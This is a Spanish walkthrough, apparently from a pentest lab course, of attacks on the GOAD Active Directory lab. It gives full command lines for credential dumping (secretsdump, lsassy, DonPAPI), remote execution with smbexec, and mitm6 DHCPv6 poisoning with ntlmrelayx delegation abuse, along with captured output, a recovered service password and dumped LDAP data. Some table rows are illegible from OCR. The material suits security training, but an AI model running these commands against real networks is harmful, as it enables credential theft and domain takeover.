secretsdump es una herramienta que puede utilizarse para extraer varios tipos de credenciales de un sistema Windows, incluidos **hashes de contraseñas**, **secretos LSA** y **tickets Kerberos**. Forma parte del conjunto de herramientas impacket, que puede utilizarse para pruebas de penetración y evaluaciones de seguridad. *impacket-secretsdump*.

proxychains es una herramienta que permite redirigir las conexiones de red a través de servidores proxy. Se puede utilizar para ocultar su dirección IP y eludir las restricciones de la red.

Cuando se utilizan juntos, se pueden utilizar para realizar un secretsdump sobre una conexión de red que está siendo proxy a través de uno o más servidores proxy,

lo que permite al atacante **ocultar su dirección IP y eludir las restricciones de la red**.

```
proxychains impacket-secretsdump -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```

Como hemos visto, hemos podido obtener la base de datos **SAM**, el inicio de sesión en caché de **LSA**, la cuenta de la máquina y algunas informaciones de **DPAPI**.

- La base de datos SAM contiene las cuentas locales
- El hash NT del usuario administrador
- Tenemos el cache LSA de los últimos usuarios conectados
- También obtuvimos el hash de la cuenta del equipo
- Obtuvimos la contraseña para el servicio **sql**


sql_svc:YouWillNotKerboroast1ngMeeeeee

Lsassy

Usaremos **Lsassy** para obtener las credenciales del proceso **LSA Secrets.** La información de las cuentas de dominio se almacena en este proceso, por lo que hacer un volcado del mismo puede ayudarnos a obtener más cuentas de dominio y privilegios. Esta herramienta permite el **volcado LSA Secrets** de manera remota.

Repositorio: **https://github.com/Hackndo/lsassy**

```
proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
```




donPAPI

Esta herramienta se usa para recuperar **DPAPI** y otras contraseñas almacenadas y secretos (archivos, navegador, contraseñas wifi, programar tareas...) de Windows. Esta herramienta **no toca LSASS**, por lo que es más sigilosa y funciona la mayor parte del tiempo, incluso si av y edr están habilitados en el objetivo.

Repositorio: **https://github.com/login-securite/DonPAPI**


```
proxychains python3 DonPAPI.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```



SMBClient.py


Nos podemos conectar directamente al servidor smb utilizando otro script de **impacket smbclient**

```
proxychains impacket-smbclient -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
```



Ejecución de código con smbexec

```
proxychains impacket-smbexec -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
```




MiTm6 + ntlmrelayx a ldap

Vamos a utilizar un ataque **man in the middle** para **envenenar** la red y **responder** a las **solicitudes DHCPv6** configurando nuestro equipo atacante como servidor DNS predeterminado. Windows por defecto prefiere IPv6 sobre IPv4 por lo que podríamos redirigir las consultas a nuestra máquina.

MiTm6: https://github.com/dirkjanm/mitm6

```
mitm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d
north.sevenkingdoms.local --debug
```



El protocolo **WPAD** (Web Proxy Autodiscovery Protocol) es un método utilizado por clientes para encontrar la URL de un archivo de configuración utilizando métodos de descubrimiento de DHCP y/o DNS. Una vez que la detección y descarga del fichero se ha completado, puede ser ejecutado para determinar el proxy para un URL especificado.

Hasta la publicación del parche **MS16-077**, esta funcionalidad era explotada con objeto de obtener peticiones de autentificación procedentes de aplicaciones Windows que buscaban el nombre "**wpad**" cuando éste no estaba definido ni en los servidores DNS, desencadenándose la búsqueda de nombres broadcast que era interceptada por responder.

```
ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-
computer relayedpccreate --delegate-access
```

Una vez se conecta un usuario al dominio tenemos la consulta **http** de **wpad** para transmitir la solicitud a los **ldaps**


```
IPv6 address fe80::192:168:56:12 is now assigned to mac=08:00:27:4b:93:fd host=meereen.essos.local. ipv4=192.168.56.12
IPv6 address fe80::192:168:56:12 is now assigned to mac=08:00:27:4b:93:fd host=meereen.essos.local. ipv4=192.168.56.12
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for meereen.essos.local. to fe80::192:168:56:23
Sent spoofed reply for isatap.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
Sent spoofed reply for wpadfakeserver.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpadfakeserver.essos.local. to fe80::192:168:56:23
Renew reply sent to fe80::1414:1
Renew reply sent to fe80::1414:1
Renew reply sent to fe80::192:168:56:12
Renew reply sent to fe80::192:168:56:12
```

Conectamos por **RDP** a **braavos.local** con el usuario **khal.drogo:horse**

```
xfreerdp /u:khal.drogo /p:horse /d:essos.local /v:192.168.56.23 /cert-ignore
```

Ahora el dns está **envenenado** para **braavos.essos.local** (192.168.56.23), lo comprobamos haciendo ipconfig en la máquina (vemos el DNS server envenenado)

```
Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : essos.local
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . . . . . : 08-00-27-D4-B1-69
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::2582:1%4(Preferred)
   Lease Obtained. . . . . . . . . . : Wednesday, January 18, 2023 4:57:40 AM
   Lease Expires . . . . . . . . . . : Wednesday, January 18, 2023 5:50:01 AM
   Link-local IPv6 Address . . . . . : fe80::8c4f:6920:2c1e:7ccc%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.56.23(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 67633191
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-59-33-2E-08-00-27-A0-7F-87
   DNS Servers . . . . . . . . . . . : fe80::800:27ff:fe00:0%4
                                       192.168.56.12
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       essos.local
```




Se ha creado nuestra **falsa máquina** con acceso delegado a **braavos** porque hemos envenenado la cuenta de la máquina **braavos** y puede configurar el **msDS-AllowedToActOnBehalfOfOtherIdentity** en la máquina.

[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: relayedpccreate$ and password: NBh*gM6u_HrhJop result: OK
[*] Delegation rights modified succesfully!
[*] relayedpccreate$ can now impersonate users on BRAAVOS$ via S4U2Proxy
[*] Delegation rights modified succesfully!


En este punto podríamos continuar con la explotación de **RBCD,** pero lo explicaré más adelante (ver próximo punto).

Así que, vamos a especificar un directorio para volcar toda la información del **ldap** automáticamente con **ntlmrelayx**

```
impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t
ldaps://meereen.essos.local -l ~/GOAD-PWN/loot
```



Vemos el contenido obtenido con toda la información del ldap:



Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
relayedpccreate	relayedpccreate$	relayedpccreate.essos.local				01/01/01 00:00:00	WORKSTATION_ACCOUNT	01/18/23 20:52:39	1115	
BRAAVOS	BRAAVOS$	braavos.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 21:31:51	WORKSTATION_ACCOUNT	01/17/23 21:20:38	1104	
MEEREEN	MEEREEN$	meereen.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 20:13:24	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	01/17/23 21:02:54	1001	

Domain compuiters by OS

Unknown

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
relayedpccreate	relayedpccreate$	relayedpccreate.essos.local				01/01/01 00:00:00	WORKSTATION_ACCOUNT	01/18/23 20:52:39	1115	

Windows Server 2016 Standard Evaluation

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
BRAAVOS	BRAAVOS$	braavos.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 21:31:51	WORKSTATION_ACCOUNT	01/17/23 21:20:38	1104	
MEEREEN	MEEREEN$	meereen.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 20:13:24	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	01/17/23 21:02:54	1001	

Domain groups

CN	SAM Name	Number of groups	description	Created on	Changed on	usn
Apps	Apps			01/17/23 21:29:39	01/17/23 21:40:00	1430
Dragonfruit Friends	Dragonfruit Friends			01/17/23 21:29:34	01/18/23 12:17:00	1426
Dedicated	Dedicated			01/17/23 21:29:23	01/17/23 21:27:00	1397
Dragons	Dragons	Builtin Domain Local		01/17/23 21:29:03	01/17/23 21:27:00	1395
DnsUpdateProxy	DnsUpdateProxy		DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	01/17/23 21:00:03	01/17/23 21:00:03	1403
DnsAdmins	DnsAdmins		DNS Administrators Group	01/17/23 21:00:02	01/17/23 21:00:02	1402
Enterprise Key Admins	Enterprise Key Admins		Members of this group can perform administrative actions on key objects within the forest.	01/17/23 21:00:55	01/17/23 21:00:55	1427
Key Admins	Key Admins		Members of this group can perform administrative actions on key objects within the domain.	01/17/23 21:00:55	01/17/23 21:00:55	1426
Protected Users	Protected Users		Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.	01/17/23 21:02:55	01/17/23 21:00:55	1425
Cloneable Domain Controllers	Cloneable Domain Controllers		Members of this group that are domain controllers may be cloned.	01/17/23 21:00:55	01/17/23 21:00:55	1424
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group are Read-Only Domain Controllers in the enterprise	01/17/23 21:00:55	01/17/23 21:00:55	1408
Read-only Domain Controllers	Read-only Domain Controllers	Denied RODC Password Replication Group	Members of this group are Read-Only Domain Controllers in the domain	01/17/23 21:02:55	01/17/23 21:10:06	1421
Denied RODC Password Replication Group	Denied RODC Password Replication Group		Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain	01/17/23 21:02:55	01/17/23 21:02:55	1372
Allowed RODC Password Replication Group	Allowed RODC Password Replication Group		Members in this group can have their passwords replicated to all read-only domain controllers in the domain	01/17/23 21:02:55	01/17/23 21:02:55	1371
Terminal Server License Servers	Terminal Server License Servers		Members of this group can update user accounts in Active Directory with information about license issuance, for the purpose of tracking and reporting TS Per User CAL usage	01/17/23 21:02:55	01/17/23 21:02:55	1410
Windows Authorization Access Group	Windows Authorization Access Group		Members of this group have access to the computed tokenGroupsGlobalAndUniversal attribute on User objects	01/17/23 21:02:55	01/17/23 21:02:55	1409
Incoming Forest Trust Builders	Incoming Forest Trust Builders		Members of this group can create incoming, one-way trusts to this forest	01/17/23 21:02:55	01/17/23 21:02:55	1527
Pre-Windows 2000 Compatible Access	Pre-Windows 2000 Compatible Access		A backward compatibility group which allows read access on all users and groups in the domain	01/17/23 21:02:55	01/17/23 21:47:02	1524
Account Operators	Account Operators		Members can administer domain user and group accounts	01/17/23 21:02:55	01/17/23 21:10:05	1348
Server Operators	Server Operators		Members can administer domain servers	01/17/23 21:02:55	01/17/23 21:10:05	1349
RAS and IAS Servers	RAS and IAS Servers		Servers in this group can access remote access properties of users	01/17/23 21:02:55	01/17/23 21:02:55	1353
Group Policy Creator Owners	Group Policy Creator Owners	Denied RODC Password Replication Group	Members in this group can modify group policy for the domain	01/17/23 21:02:55	01/17/23 21:02:55	1340

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	last logon	Flags	pwdLastSet	SID	description
sql_svc	sql_svc	sql_svc		Domain Users	03/17/22 21:26:31	01/18/23 12:07:45	06/19/23 23:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/18/23 12:07:45	1114	sql service
[illegible]	[illegible]	[illegible]	Engineers	Domain Users	03/17/22 21:26:49	01/18/23 12:07:39	00/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/18/23 12:07:39	1115	Arab Mansoor
[illegible]	[illegible]	[illegible]	Helpdesk	Domain Users	03/17/22 21:26:49	01/18/23 12:07:54	06/18/23 23:30:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/18/23 12:07:54	1117	[illegible]
[illegible]	[illegible]	[illegible]	Engineers	Domain Users	03/17/22 21:26:41	01/18/23 12:07:28	00/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/18/23 12:07:28	1113	Vilmys Targeryen
[illegible]	[illegible]	[illegible]	Domain Users, Engineers, Domain Admins, Administrators	Domain Users	03/17/22 21:26:49	01/18/23 12:07:29	00/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/18/23 12:07:29	1110	Daenerys Targeryen
[illegible]	[illegible]	[illegible]		Domain Users	03/17/22 21:27:54	01/17/23 21:22:54	00/01/01 00:00:00	PASSWD_NOTREQD	01/17/23 21:22:54	1183	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	03/17/22 23:02:54	01/17/23 21:18:06	00/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	01/17/23 21:02:54	502	Key Distribution Center Service Account
vagrant	vagrant	vagrant	Users, Administrators	Domain Users	03/17/22 21:01:55	01/17/23 21:18:06	06/18/23 12:50:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/15/17 07:54:05	1088	Vagrant User
DefaultAccount	DefaultAccount	DefaultAccount	System Managed Accounts Group	Domain Users	03/17/22 21:01:55	01/17/23 21:01:59	00/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	503	A user account managed by the system.
